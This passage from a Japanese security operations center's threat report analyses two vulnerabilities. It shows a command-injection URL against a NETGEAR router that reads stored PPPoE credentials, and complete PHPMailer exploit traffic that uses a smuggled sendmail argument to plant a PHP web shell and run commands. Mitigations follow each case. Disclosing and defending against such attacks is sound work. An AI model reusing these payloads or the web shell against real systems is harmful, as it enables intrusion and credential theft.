
インターネットサービスプロバイダー PPPoE

PPPoEセッション 1
ログイン pppoe-user@foo.hoge.hoge
パスワード pppoepassword1
サービス名 (必要時のみ) pppoe-test
接続モード 要求に応じダイヤル
アイドルタイムアウト(分) 5

インターネット IP アドレス
● プロバイダーから自動取得
○ IP アドレスを指定（固定） 0 . 0 . 0 . 0

ドメインネームサーバー (DNS) アドレス
● プロバイダーから自動取得
○ DNS サーバーを指定（固定）
プライマリDNS
セカンダリDNS

Figure 10 PPPoE settings configured for our testing environment


192.168.1.1/cgi-bin/;catIFS(pwd)tmp$(pwd)ppp$(pwd)chap-secrets
検索

```
                animateScroll                           : false,
                animateDuration                         : 300,
                animateEase                                     : 'linear',
                hijackInternalLinks                     : false,
                verticalGutter                          : 4,
                horizontalGutter                        : 4,
                mouseWheelSpeed                         : 0,
                arrowButtonSpeed                        : 0,
                arrowRepeatFreq                         : 50,
                arrowScrollOnHover                      : false,
                trackClickSpeed                         : 0,
                trackClickRepeatFreq            : 70,
                verticalArrowPositions          : 'split',
                horizontalArrowPositions        : 'split',
                enableKeyboardNavigation        : true,
                hideFocus                                       : false,
                keyboardSpeed                           : 0,
                initialDelay                : 300,      // Delay before starting repeating
                speed                                           : 30,           // Default speed when others falsey
                scrollPagePercent                       : .8            // Percent of visible area scrolled when
pageUp/Down or track area pressed
        };

})(jQuery,this);
"pppoe-user@foo.hoge.hoge" * "pppoepassword1" *
 guest  *     *
```

Figure 11 Example of the displayed PPPoE settings

The target is a router. Therefore, in addition to the commands used for a server and client PC, commands for router configuration are available. One of such commands, showconfig, for showing router settings, outputs the SSID and pass phrase for the wireless LAN, along with the authentication information necessary to log into the Web management page. Therefore, if the showconfig command is successfully executed by exploiting the vulnerability, the attacker will be able to steal and exploit authentication information so as to reconfigure the settings through the official Web management page.

4.2.3 Protection against attacks that exploit the vulnerability

To protect against this vulnerability, update the firmware to a vulnerability-fixed version available from NETGEAR.[6] The vulnerability can be worked around with access control, but the risk of passive attack will not be eliminated. Therefore, a firmware update is recommended as fundamental protection.

Please note that, if an attack exploiting the vulnerability has succeeded prior to firmware update, stolen authentication information may still be used for unauthorized access, even if the vulnerability was fixed by the update. Therefore, to implement protection, it is recommended to follow the following steps.[7]

Recommended firmware update procedure

1. Download a vulnerability-fixed version from the NETGEAR official site to your working client PC.
2. Disconnect the product to be firmware-updated from the network.
3. Connect a LAN cable between your working PC and the product, and change the following settings to different values before the update.
   - Administrator account password
   - Pass phrase for Wi-Fi authentication
   - Security questions and answers
4. Update the product firmware.

[6] Security Advisory for CVE-2016-6277, PSV-2016-0245
https://kb.netgear.com/000036386/

[7] Testing the NETGEAR Router R7000 for Vulnerability 2 - "Is Your Home LAN Private?"
https://www.lac.co.jp/lacwatch/people/20161228_001148.html

4.3 Vulnerability found in PHPMailer that allows for OS command injection

4.3.1 Vulnerability overview

"PHPMailer" is a library widely used for emailing with PHP, and on December 24, PHPMailer 5.2.18 was released in which an OS command injection vulnerability (CVE-2016-10033) was fixed. However, it turned out that the version did not properly fix the vulnerability and that the measure could be bypassed. Thus, on December 28, PHPMailer 5.2.20 was released in which the new vulnerability (CVE-2016-10045) was fixed. For both vulnerabilities, a proof-of-concept code was disclosed, and any OS command can be executed by manipulating the value of the Sender property.

Table 3 (Possible effect of the PHPMailer vulnerability on typical CMS applications) shows the possible effect of the PHPMailer vulnerability on typical CMS applications.

Table 3 Possible effect of the PHPMailer vulnerability on typical CMS applications

CMS application name	Effect of this vulnerability	Overview
WordPress	None	No effect on its core because wp_mail() is used Vulnerable if a related plugin is used
Joomla!	None[8]	No effect because the API provides additional verification
Drupal	Partly vulnerable[9]	No effect on its core Vulnerable if the SMTP module is used


[8] [20161205] - PHPMailer Security Advisory
https://developer.joomla.org/security-centre/668-20161205-phpmailer-security-advisory.html

[9] PHPmailer 3rd party library -- DRUPAL-SA-PSA-2016-004
https://www.drupal.org/psa-2016-004

4.3.2 Testing attack traffic that exploits the vulnerability

Figure 12 shows an example of that attack traffic that uses the proof-of-concept code.

Sending a command to avoid an escape to an email field specifying a Sender property enables log output and a log file to be output to any directory. The attack traffic causes a log file to be output as a remotely executable PHP file by specifying an extension of ".php" in the file name of the log file. The log file with the extension is treated as a PHP file during remote HTTP access.




```
POST / HTTP/1.1
Host: localhost:8080
User-Agent: curl/7.50.1
Accept: */*
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryzXJpHSq4mNy35tHe
Content-Length: 572

------WebKitFormBoundaryzXJpHSq4mNy35tHe
Content-Disposition: form-data; name="action"

submit
------WebKitFormBoundaryzXJpHSq4mNy35tHe
Content-Disposition: form-data; name="name"

<?php echo "|".base64_encode(system(base64_decode($_GET["cmd"])))."|"; ?>
------WebKitFormBoundaryzXJpHSq4mNy35tHe
Content-Disposition: form-data; name="email"

"vulnerables\" -OQueueDirectory=/tmp -X/www/backdoor.php server" @test.com
------WebKitFormBoundaryzXJpHSq4mNy35tHe
Content-Disposition: form-data; name="message"

Pwned
------WebKitFormBoundaryzXJpHSq4mNy35tHe--
```

Figure 12 Example of attack traffic that uses the proof-of-concept code

Figure 13 shows the contents of the log file output in response to the request.

The PHP code included in "<?php ...?>" within the name field of the request is output into the log file, and when the log file is externally accessed via HTTP, the PHP code will be executed on the server. The PHP code will execute the contents of a specific parameter in the request as an OS command.




```
00020 >>> server"... Unbalanced '"'↓
00020 >>> @test.com... User address required↓
00020 <<< To: Hacker <admin@vulnerable.com>↓
00020 <<< Subject: Message from <?php echo "|".base64_encode(system(base64_decode($_GET["cmd"])))."|"; ?>↓
00020 <<< X-PHP-Originating-Script: 0:class.phpmailer.php↓
00020 <<< Date: Tue, 7 Feb 2017 12:54:00 +0000↓
00020 <<< From: Vulnerable Server <"vulnerables¥" -OQueueDirectory=/tmp -X/www/backdoor.php server" @test.com>↓
00020 <<< Message-ID: <df9c3432fc64a7bdbdd677f8b8a4cdad@localhost>↓
00020 <<< X-Mailer: PHPMailer 5.2.17 (https://github.com/PHPMailer/PHPMailer)↓
00020 <<< MIME-Version: 1.0↓
00020 <<< Content-Type: text/plain; charset=iso-8859-1↓
00020 <<< ↓
00020 <<< Pwned↓
00020 <<< ↓
00020 <<< [EOF]↓
```

Figure 13 Log output

Figure 14 shows the result of an "id" command executed on the server, using the PHP file output shown in Figure 13.

The response shows the result of the "id" command executed with Web server account permissions.



```
GET /backdoor.php?cmd=aWQ= HTTP/1.1
Host: localhost:8080
User-Agent: curl/7.50.1
Accept: */*

HTTP/1.1 200 OK
Date: Tue, 07 Feb 2017 14:25:28 GMT
Server: Apache/2.4.10 (Debian)
Vary: Accept-Encoding
Transfer-Encoding: chunked
Content-Type: text/html; charset=UTF-8

2ea3
00020 >>> server"... Unbalanced '"'
00020 >>> @test.com... User address required
00020 <<< To: Hacker <admin@vulnerable.com>
00020 <<< Subject: Message from uid=33(www-data) gid=33(www-data) groups=33(www-data)
|dWlkPTMzKHd3dy1kYXRhKSBnaWQ9MzMod3d3LWRhdGEpIGdyb3Vwcz0zMyh3d3ctZGF0YSk=|00020 <<< X-
PHP-Originating-Script: 0:class.phpmailer.php
00020 <<< Date: Tue, 7 Feb 2017 12:54:00 +0000
00020 <<< From: Vulnerable Server <"vulnerables\" -OQueueDirectory=/tmp -X/www/
backdoor.php server" @test.com>
00020 <<< Message-ID: <df9c3432fc64a7bdbdd677f8b8a4cdad@localhost>
00020 <<< X-Mailer: PHPMailer 5.2.17 (https://github.com/PHPMailer/PHPMailer)
00020 <<< MIME-Version: 1.0
00020 <<< Content-Type: text/plain; charset=iso-8859-1
00020 <<<
00020 <<< Pwned
00020 <<<
00020 <<< [EOF]
```

Figure 14 Execution result for the "id" command

4.3.3 Protection against attacks that exploit the vulnerability

The fundamental protection against this vulnerability is to update PHPMailer to version 5.2.20 or later, in which the vulnerability was fixed. If such an update is difficult to perform, the following workarounds are recommended.

Workarounds against the vulnerability

- Use a fixed value for the Sender property, or do not set it.
- Use MTA with no log acquisition implemented or disabled.
- For users executing a Web application, limit permissions for writing to a directory or file under the document root.

Conclusion

Much like what the word "INSIGHT" itself implies, JSOC INSIGHT focuses on providing information on threats that our JSOC security analysts come across from time to time and believe to be worth noting.

Our security analysts are hard at work, carefully listening to customers in order to offer the most up-to-date information available. In our effort to provide vital information, the JSOC does not merely focus on the popular incidents that are discovered here and there, but also strives to draw attention to significant threats that can affect our now and tomorrow.

The JSOC's hope is to provide our customers with the safety and security that they need to conduct their business activities.

JSOC INSIGHT vol.15

Authors:

Keisuke Hirai, Shohei Abe, Yuta Yamashita

(alphabetical order)

JSOC

JAPAN
SECURITY OPERATION
CENTER

LAC ともに、イキル

LAC Co., Ltd.
Hirakawa-cho Mori Tower, 2-16-1 Hirakawa-cho, Chiyoda-ku, Tokyo 102-0093
Phone: 03-6757-0113 (Sales)
E-MAIL: sales@lac.co.jp
https://www.lac.co.jp/english/